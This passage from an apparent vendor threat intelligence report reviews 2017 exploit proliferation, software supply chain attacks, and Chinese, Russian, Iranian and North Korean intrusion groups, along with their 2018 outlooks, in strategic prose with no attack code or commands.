Despite the immediate results, disruptions can also create opportunities for ambitious criminal operators or prompt adversaries to retool. Therefore, continued vigilance is needed to assess the long-term effects on the overall threat landscape.

Finally, financially motivated eCrime adversaries are not the only actors subject to legal ramifications. As described in the China section below, the U.S. Department of Justice (DoJ) announced several indictments against Chinese individuals linked to likely nation-state espionage operations. U.S. authorities may consider expanding this approach as a means to deter individuals from assisting in targeted intrusion operations.

### 2018 Outlook



### Exploit Proliferation

Although the rise of nation-state ransomware was perhaps the most visible TTP trend of 2017, these attacks were enabled by several other TTPs that appeared to be on the rise, including the EternalBlue vulnerability and the compromise of software update mechanisms. In addition to EternalBlue, Falcon Intelligence tracked the proliferation of several notable vulnerabilities, including CVE-2017-0199 and CVE-2017-8759, which demonstrated similar trajectories.

The ability to incorporate newly publicized vulnerabilities is an indication of a fairly sophisticated adversary — one with development resources sufficient to take advantage of the vulnerability before large organizations can apply available patches. Figure 3 provides a timeline of how a few of the notable exploits proliferated among several adversaries, both criminally motivated groups and state-sponsored actors.

As the exploit grows stale, it is often incorporated into Metasploit modules or other custom builders, thus opening the door for other groups to adopt these TTPs. COBALT SPIDER is suspected of using an exploit document builder. Such tools are for sale on Russian underground marketplaces. This adversary incorporated CVE-2017-0199, CVE-2017-8759 and CVE-2017-11882 into their spear-phishing operations shortly after zero-day.


Chinese adversaries also leveraged CVE-2017-0199, CVE-2017-8759 and CVE-2017-11882 into several disparate campaigns, likely at the hands of multiple separate groups. The rapid incorporation of all of these exploits into China-based operations suggests these adversaries

may have access to a centralized dissemination channel for tools and exploits. It is also possible that China was already aware of some or all of these vulnerabilities. Recent industry reporting has suggested that the Chinese National Vulnerability Database (CNNVD) is a loose cover for the Ministry of State Security (MSS) and provides early access of vulnerabilities to China's intelligence services before publicly reporting them.


### Software Update Supply Chain Attacks

Software supply chain attacks have long been associated with nation-state espionage operations, but in 2017, this technique appeared to spread. The infection of software update processes was observed in criminally motivated and destructive campaigns, in addition to likely state-sponsored activity. Figure 4 provides a summary of some of the notable incidents in this TTP category.

CrowdStrike also observed a variation of this tactic in which the attacker does not modify the code, but instead uses brand-spoofing to facilitate an attack. In such an operation, a legitimate application is advertised as available for download; upon download, a user is prompted to update the software via adversary-controlled infrastructure, thus providing an avenue for malicious execution. This type of attack was used to distribute ProtonRAT in November 2017. The operation involved the registration of a domain, symantecblogl.com, which spoofs the blog for the information security provider Symantec. The available hyperlink for downloading an antivirus tool from that page consisted of a MacOS application that delivers ProtonRAT. 



**Figure 4**  
Notable Supply Chain Attacks in 2017



## Findings Part 1

# TARGETED INTRUSION

## Introduction

In 2017, Falcon Intelligence identified targeted intrusion activity from across the globe. The following sections provide an overview of observed incidents attributed to adversaries in China, Russia, Iran, and North Korea. These campaigns are likely state-sponsored operations supporting intelligence or military requirements. Additionally, Falcon Intelligence continues to observe activity from the Indian subcontinent and named two new adversaries to assist in tracking these incidents — the Pakistan-based MYTHIC LEOPARD and India-based QUILTED TIGER, publicly known as Patchwork. These adversaries and others are detailed in Table 9.



## China

Activity from China-based adversaries targeted multiple separate countries and industry sectors in 2017. Although this broad range of interests appears disparate, information on many of the targeted government entities likely supports intelligence requirements for military or diplomatic decision making. Observed targeting of other sectors — including technology, industry, aerospace, telecommunications, and energy — likely supports high-priority projects for the 13th Five Year Plan (FYP), such as the Belt Road Initiative (BRI).

The BRI represents China's desire to expand its influence internationally through support to logistical supply routes and new infrastructure projects. Because investments into these projects span the globe, targeting has been observed in widely diverse regions, such as Belarus in Eastern Europe and Cambodia in Southeast Asia.

Regional geopolitical concerns also appear to drive a high percentage of Chinese targeted intrusion activity. The targeting of Southeast

Asian countries reflects not only China's heavy investment in large infrastructure projects within the region, but also ongoing territorial disputes in the South China Sea (SCS). Similarly, in the latter half of the year, suspected Korean Peninsula targeting was observed concurrent with a rise in North Korean and American rhetoric regarding DPRK's nuclear program. In some cases, adversaries appeared to shift targeting based on these high-profile current events.

Many Chinese adversaries demonstrated the capacity to quickly incorporate new vulnerabilities, specifically CVE-2017-0199 and CVE-2017-8759. Additionally, adversaries such as NUMBERED PANDA appear to have broadened their toolkits. Activity from this adversary in July and October used the same infrastructure, but different malware families. Evidence from 2017 also suggests many China-based actor groups have adopted commodity or open-source tools such as Cobalt Strike. These toolkit choices are likely driven by an increased level of operational security and a desire to complicate attribution.

**Table 4**  
A Summary of Observed Chinese Adversary Activity in 2017

Adversary	Ops Tempo <sup>1</sup>	Description
<b>GOBLIN PANDA</b>	High	This adversary continued long-running operations against the government of Vietnam.
<b>WICKED PANDA</b>	High	The target scope for this adversary appears to be broad, suggesting they are contractors who are supporting high-priority operations as needed.
<b>HAMMER PANDA</b>	Medium	The target scope for this adversary includes Russia and India.
<b>DEEP PANDA</b>	Medium	This adversary was linked to several incidents targeting the U.S. legal sector. Additional activity from early in the year, which targeted China-based cross-border payment services, supports the conclusion that this group may support domestic investigations.
<b>NUMBERED PANDA</b>	Medium	This adversary appeared to shift focus over the course of the year, with likely Taiwanese targeting in early 2017, targeting of Japan in mid-2017 and another shift to the Korean Peninsula in October 2017.
<b>STONE PANDA</b>	Medium	In April 2017, public reporting on a campaign dubbed "Cloud Hopper" described targeting of Japanese organizations in multiple sectors. There is some evidence that STONE PANDA is behind the Cloud Hopper operation, and malware identified in December 2017 suggests this adversary is still active.
<b>STALKER PANDA</b>	Medium/Low	This adversary is linked to BlogSpotRAT activity targeting Japan in June 2017.

<sup>1</sup> Operations tempo is based on observed activity and available reporting. Low tempo may indicate gaps in this visibility.

In addition to the adversary activities listed here, Falcon Intelligence identified numerous incidents that also are suspected to be linked to China.

# Figure 5 SUMMARY OF CHINESE TARGETING IN 2017 BY REGION



## Contract for Espionage

Given the reorganization of China's People's Liberation Army (PLA) and a noted shift in activity from WICKED PANDA (formerly associated with financially motivated attacks), Falcon Intelligence predicted a rise in China-based targeted intrusion activity undertaken by contractors in 2017. Contract companies — founded by leaders in computer science and maintaining a wide social network based on connections made via old hacking forums — may be uninhibited by bureaucracy that affects the PLA or large Chinese intelligence organizations. If true, these adversaries can likely execute operations and incorporate tools more rapidly.

Throughout 2017, WICKED PANDA embodied what Falcon Intelligence would expect from a contract entity. This adversary improved operational security and anti-analysis TTPs, evidenced by the use of machine-specific decryption keys. The use of dead-drop resolver (DDR) command and control (C2), obfuscation techniques, and encrypted payloads demonstrates a higher sophistication than what was previously observed from Chinese adversaries associated with the PLA. WICKED PANDA continued to target a diverse set of sectors and regions, possible evidence that official tasking is provided for specific operations that require these advanced techniques.

Contract entities may also be able to cast a wide net for victims, sitting on the compromise until they can effectively use the access. TTPs for acquiring large numbers of potential victims include strategic web compromises, supply chain compromises and mass spear phishing.

### Chinese Nationals with Links to Cyber Espionage Named in DoJ Indictments

Dismantling social relationships between contractors and government officials will likely prove to be difficult, but as part of this process, the U.S. DoJ announced several indictments aimed at Chinese nationals suspected of contributing to nation-state espionage operations. In late August, Yu Pingan (aka GoldSun) was indicted in connection with a series of high-profile attacks targeting western aerospace and technology firms. Yu was accused of providing material support to China-based

adversary groups in the form of Sakula, Hkdoor, and Adjesus malware variants. The description of the malicious activity detailed in the indictment strongly corresponds to existing CrowdStrike reporting, published in February 2014, describing intrusion operations targeting several aerospace organizations in 2012 and 2014. Additional analysis of the infrastructure associated with the 2011-2014 activity and listed in the indictment shows overlaps with TURBINE PANDA and SAMURAI PANDA, adversaries that have also targeted elements of the aerospace industry.

Following the GoldSun indictment, on November 27, 2017, the U.S. District Court of Western Pennsylvania unsealed an indictment against three employees of Chinese cybersecurity company, Guangzhou Bo Yu Information Technology Company Ltd. (Boyusec), charging them with cyber-enabled theft of intellectual property from three separate U.S. companies. Boyusec was previously outed in public reporting in November 2016 for its connections to the Chinese Ministry of State Security (MSS) and Chinese telecom giant Huawei. The three individuals named in the indictment — Wu Yingzhuo, Dong Hao, and Xia Lei — were all employees of Boyusec, with Wu and Dong being founding members and executives of the company.

Though the indictment lays out charges for intrusion activity conducted against U.S. companies in the manufacturing, financial, and aerospace sectors from 2011 through 2017, the activities of Wu in particular can be traced back to at least 2005, and they have been previously identified by Falcon Intelligence as GOTHIC PANDA. This adversary has historically used a distinct implant known as Pirpi (aka UPS, as listed in the indictment), and is known for a methodical, persistent intrusion methodology with a high degree of sophistication and OPSEC. Numerous CrowdStrike reports have described GOTHIC PANDA as a likely contractor for the MSS, based on both its TTPs and operations that occurred outside normal Beijing working hours.

The effect of these indictments may drive all China-based activity to adopt better OPSEC techniques, a process that has already been observed with the use of commodity tooling in a possible effort to hinder attribution. Within

China, individuals with connections to the old hacking groups are likely training second and third generations of technically savvy operators, who can incorporate lessons learned by their predecessors over the last decade. 🚫

## 2018 Outlook

### China

Falcon Intelligence expects that 2018 will be another transitional year for Chinese targeted intrusion activity. Groups associated with the PLA and Technical Reconnaissance Bureaus (TRBs) may follow the lead of contract groups, incorporating commodity tools and better OPSEC techniques into their TTPs. Additional attempts to reorganize the overall intelligence community in China may result in a centralized body that can provide better synthesis for cyber operations. Groups tied to well-resourced intelligence agencies will almost certainly have access to the results of additional upstream, supply chain compromises, a notable trend in 2017 that will likely continue.

After the 2015 cyber agreement between the U.S. and China, there was a shift to acquiring intellectual property through the buy-out of foreign companies. Because of the large outflow of cash from China, this method may be discouraged in the near term; therefore, cyber operations to acquire intellectual property may rise again, affecting countries in Europe, Japan, the United States, and possibly Russia.

There is some evidence that there has been a rise in U.S. targeting. The Trump administration has at times released strong rhetoric on China-U.S. relations, although in the latter half of 2017 this language shifted to one of cooperation in dealing with the potential nuclear threat of North Korea. In 2018, Falcon Intelligence assesses U.S. targeting will likely fall under three categories — pure espionage, opportunistic compromises of soft targets such as non-governmental organizations (NGOs) and think tanks, and operations that are such a high-priority, it is worth the risk of violating the 2015 agreement with the previous administration.

## Russia

Activity attributed to Russia-based adversaries FANCY BEAR and BERSERK BEAR began to increase in Spring 2017. Both adversaries initiated and maintained extensive operations throughout 2017, demonstrating the capacity to target multiple sectors worldwide. Falcon Intelligence also identified evidence of tool updates from VENOMOUS BEAR, suggesting this adversary has been ramping up its development tempo.

FANCY BEAR continued to show interest in Western targets in the government, defense and military sectors. Many of these operations use spear-phishing emails to deliver malware payloads to targets of interest. Several campaigns during 2017 made use of zero-day exploits, underscoring the fact that FANCY BEAR is a well-resourced adversary. (See Figure 6 for a timeline of some of the most notable observations in 2017.)

Amid a wide range of reconnaissance operations affecting numerous sectors,

including energy and transportation verticals, BERSERK BEAR was involved in high-profile activity targeting critical infrastructure organizations in the United States and Europe, as shown in Figure 7. The actor made use of novel techniques aimed at compromising SMB credentials at targeted organizations. Activity during 2017, as well as historical BERSERK BEAR operations against critical infrastructure entities, indicate that this adversary could operate in support of cyber operational preparation of the environment, which is meant to facilitate additional military actions.

The interconnectivity of hacktivist groups with Russian adversaries became a subject of discussion over the course of 2016, as evidence has suggested that cyber operations are coordinated with disinformation campaigns. In 2017, the synchronization of these methods appeared to continue, with added measures by the Russian state to combat information it deemed undesirable, and to control or monitor media on various technology platforms.

Adversary	Ops Tempo	Description
FANCY BEAR	High	This adversary demonstrated a sustained interest in the government, defense and military sectors of Europe and Eurasia, as well as organizations with connections to NATO. FANCY BEAR also targeted the hospitality sector with spear phishing, and has been linked to several intrusions into sports regulation agencies.
BERSERK BEAR	High	This adversary conducted extensive, worldwide reconnaissance across multiple sectors, including energy, maritime and manufacturing. Targeting included U.S. government organizations. These operations historically overlap with what has previously been observed from ENERGETIC BEAR.
VENOMOUS BEAR	Medium	In 2017, evidence was identified that VENOMOUS BEAR has developed a much wider toolset than previously observed. This development suggests that a re-energized operational tempo has likely begun.

**Table 5**  
Russian Adversary Activity

COZY BEAR	Unknown	Falcon Intelligence observed suspected COZY BEAR reconnaissance activity in January 2017. Although no further activity could be conclusively linked to this adversary, the lack of evidence may not indicate an operational lull.
VOODOO BEAR	Unknown	CrowdStrike did not observe typical VOODOO BEAR activity in 2017. However, the targeting and some of the TTPs of NotPetya and similar campaigns bear some hallmarks of what has been observed previously from this adversary.

**Figure 6**  
Timeline of Notable FANCY BEAR Activity






Figure 7

# INTERNATIONAL BERSERK

# BEAR TARGETING

### Continued Use of Hactivist Front Groups

In 2016, Falcon Intelligence predicted Russian state-sponsored adversaries would continue to use possible hactivist fronts. This was observed early in 2017, when CyberBerkut and Guccifer 2.0 reemerged in January after months of silence. Both entities released statements refuting allegations that Russia tampered with the U.S. presidential election.

CyberBerkut was also active in Summer 2017. In July, the group released messaging aimed at discrediting the Clinton Foundation and suggesting the Hillary Clinton campaign received funds through money laundering schemes with Ukrainian business entities. In August, it accused the U.S. government of using Ukraine for biological testing purposes. At inception, CyberBerkut focused on targeting Ukraine and NATO, but recently and as evident in 2017, this group appeared to broaden its scope, focusing on the U.S. and its possible meddling in Ukraine. CyberBerkut has previously

been suspected of working in close coordination with Russia state-sponsored adversaries.

The self-styled hactivist group "Fancy Bears' international hack team" (FBIHT) released documents and data, purportedly stolen from sports regulation organizations. Falcon Intelligence assesses that FBIHT plays an active role in Russian information operations against sports organizations with the goal of redeeming the international perception of Russia as a leading sports nation, through hacking-enabled campaigns designed to discredit other athletes and organizations. FBIHT is believed to operate in conjunction with Russian targeted intrusion operations, particularly those of FANCY BEAR. FANCY BEAR began targeting World Anti-Doping Agency (WADA) resources, as well as the Court of Arbitration for Sport (CAS), in early August 2016, then the International Olympic Committee (IOC) in late 2016, and the International Association of Athletics Federations (IAAF) in early 2017. 🚫

### Russia

Officials in Moscow are expected to take measures to ensure the 2018 presidential election in Russia goes smoothly. Already, policies have been enacted to control social and news media platforms, and additional precautions will likely include domestic targeting of dissidents, and use of disinformation operations utilizing online platforms.

Although FANCY BEAR appears to be one of the most active adversaries, it is equally likely that it is simply the most visible. More sophisticated adversaries, such as COZY BEAR and VENOMOUS BEAR, are very possibly conducting operations using newly developed tools and network access previously obtained by BERSERK BEAR's extensive reconnaissance and exploitation efforts. In keeping with what was observed in the NotPetya and BadRabbit campaigns, Russia-based adversaries will continue to disguise campaigns and tools as cybercrime.

### 2018 Outlook



### Iran

Operations linked to Iran largely targeted entities in the Middle East. Both named and unnamed Iranian adversaries appear to have a specific interest in Saudi Arabia, in line with historic diplomatic disputes and cultural differences between these countries.

The most significant activity to occur early in 2017 was a wave of destructive attacks in January against entities in Saudi Arabia using the malware known as Shamoon. The January wave was a continuation of similar destructive attacks observed at the end of 2016. CrowdStrike links the development of Shamoon malware to an adversary known as VOLATILE KITTEN; however, there are indications that CHARMING KITTEN played a role in these destructive attacks as an acquirer of access to

networks of interest for follow-on destructive attacks.

Targeted intrusion activity linked to Iranian actors continued throughout 2017, with the CHARMING KITTEN and HELIX KITTEN actors maintaining the highest operational tempo. CHARMING KITTEN consistently conducted credential-stealing operations against domestic political dissidents and international anti-regime targets, particularly in the run-up to the May 2017 presidential election. HELIX KITTEN consistently conducted targeted intrusion operations throughout 2017, heavily targeting entities in the Middle East, particularly Saudi Arabia. Much of its activity leveraged its custom malware implant known as Helminth, which the actor continues to develop over time.

Table 6  
Iranian Adversary Activity

Adversary	Ops Tempo	Description
HELIX KITTEN	High	HELIX KITTEN made continuous updates to the Helminth implant and demonstrated the capacity to repurpose exploits by incorporating CVE-2017-0199 a little more than a week after zero-day. This adversary's primary regional focus appears to be Saudi Arabia.
CHARMING KITTEN	High	This adversary uses malicious, macro-enabled Microsoft Office documents to deploy an open-source, Python-based malware known as Pupy. Sectors targeted by this adversary include dissidents, NGOs, think tanks and political activists.
VOLATILE KITTEN	Low	This adversary is credited with the Shamoon wiper. After early 2017 Shamoon incidents, no further destructive activity was observed.

### Iran's Soft War Doctrine Applied

Throughout 2017, Falcon Intelligence observed evidence that Iran has incorporated elements of the "soft war" doctrine into cyber operations. The soft war doctrine describes attempts to inhibit certain political, cultural and societal influences from entering Iranian society. This concept arose following the 2009 presidential election, and internally has featured the use of disinformation to influence domestic audiences and silence dissident voices. The soft war doctrine has also been the impetus behind cyber intrusion activity targeting activist groups.

In May 2017, Falcon Intelligence observed CHARMING KITTEN targeting NGOs, political

dissidents and activist communities. The extensive infrastructure behind this campaign appeared to have been created between mid-April and early May 2017. Considering the targeting profile and the operational time frame, this activity may have been designed to provide situational awareness to Iran's leadership prior to the May 19, 2017, presidential election.

The outward-facing component of the soft war doctrine aims to promote pro-Iran rhetoric and counter the spread of the West's cultural power. As listed in the table below, additional activity from CHARMING KITTEN in Summer 2017 demonstrates an interest in compromising non-domestic targets that are perceived to operate against Iran.

Date	Targeting	Context
April-May 2017	NGOs, Dissidents, Activists	CHARMING KITTEN likely supported information gathering on politically vocal entities ahead of the Iranian presidential election.
July 2017	Iraqi Kurds	Iran likely had an interest in the movement for an independent Kurdish state. In September 2017, Kurds voted in favor of independence from Iraq, but this movement is possibly perceived as a threat to the domestic security of Iran.
August 2017	Western Think Tanks	Think tanks remain a strategically important target for Iran's counter-intelligence operations, as Iranian officials have declared that some of these entities operate against their interests.

**Table 7**  
Timeline of CHARMING KITTEN Activity in the Context of Soft War Efforts

In the pursuit of the soft war doctrine, Iran has often leveraged pro-Iran hacking groups, thus blurring the lines of state-sponsored cyber activity. Activity from these cyber operatives was observed in June 2017, when cyberattacks occurred within 24 hours of an Islamic State of Iraq and Syria (ISIS) bombing in Tehran. The pro-Iran cyber response targeted Saudi Arabian websites — some reportedly affiliated with the Saudi government — with DDoS (distributed denial of service) attacks and defacements.

Concurrently, information operations designed to tie Saudi Arabia to terrorist attacks appeared to have increased across social media platforms. Notably, Iranian leaders blamed Saudi Arabia for the ISIS attack. The apparent timing of the defacement efforts, information operations and statements from Iranian government officials increases the possibility that a coordinated response from state organizations such as the Islamic Revolutionary Guard Corps (IRGC) occurred, although the exact degree of involvement could not be determined. 

### 2018 Outlook

#### Iran

On May 19, 2017, President Hassan Rouhani won re-election. Although often described as a moderate in the media, Rouhani has overseen the use of Iran's cyber capabilities to curtail dissent, disseminate state-sponsored media content, and even launch destructive attacks. Rouhani also spearheaded the approval of the 2015 nuclear deal — the Joint Comprehensive Plan of Action (JCPOA) — which he advertised as being good for the economy in Iran. An Iranian economic boon has not materialized yet, and with the JCPOA failing to be re-certified by the Trump administration in Washington, Rouhani may turn to soft war doctrine — particularly disinformation operations — to discredit opposition both domestically and internationally.

In October 2017, the U.S. government imposed a series of sanctions against the IRGC. The sanctioning of the IRGC and Iran's ballistic missile program will likely lead to an increase in tensions between Iran and the U.S., and possibly between Iran and other western nations supporting U.S. policies. The Iranian government's response has often been laden with warnings that it may withdraw from the JCPOA in retaliation, although this is unlikely given support from European countries for the plan. Again, Iran may turn to its information warfare apparatus to drive anti-U.S. sentiment.

Considering the protests in late December 2017, Iranian adversaries will very likely continue to use cyber capabilities to stem unrest, silence dissident voices and censor undesirable information from Iranian networks. Iranian supreme leader Ayatollah Khamenei has claimed these protests were instigated by Iran's enemies, and therefore additional targeting of entities outside of Iran — particularly in Saudi Arabia and other Middle East countries — may occur as a result. Regardless, the targeting of Saudi Arabian networks is almost certain to continue in the new year.


## North Korea

Falcon Intelligence observed DPRK-based targeted intrusion activity throughout 2017, with growing evidence that these adversaries engage in operations on an international scale, not only for the purposes of espionage but also to raise revenue for the Kim Jong Un regime. In the latter half of 2017, diplomatic tensions and military threats between North Korea and the international community escalated significantly, driven by nuclear weapons testing and additional missile launches. The rising tensions have yet to lead to outright destructive cyberattacks from these adversaries, although wiper malware is a known component of the toolkit available to DPRK adversaries.

While tracking DPRK-based campaigns, Falcon Intelligence has identified several code-level similarities from malware families associated with DPRK adversaries. In addition to what was observed with WannaCry ransomware, new Hawup variants associated with LABYRINTH CHOLLIMA contain code overlaps with the TwoPence framework attributed to STARDUST CHOLLIMA. Technical analysis continues to support the "code pool theory," which suggests the existence of a shared development environment that is accessible to multiple DPRK-based actors.

Adversary	Ops Tempo	Description
LABYRINTH CHOLLIMA	High	This adversary continued to improve the Hawup malware, introducing new encryption techniques early in 2017 and an Android variant in November 2017. Operations from this adversary continue to be timed with missile launches, but increasingly, LABYRINTH CHOLLIMA TTPs are being used to target the financial and cryptocurrency sector.
STARDUST CHOLLIMA	Medium/High	Closely associated with targeting the financial industry, (specifically the SWIFT compromises of 2016), this adversary continued to use the TwoPence malware framework. In May 2017, Falcon OverWatch observed TwoPence activity at an academic sector organization, suggesting this adversary's target scope is broader than originally assessed.
SILENT CHOLLIMA	Low	Most commonly associated with destructive activity, SILENT CHOLLIMA appears to have become less active, or has been supplanted by new actor groups. It is also possible that this adversary is working in close connection with the other DPRK groups in ways that have not been directly observed.

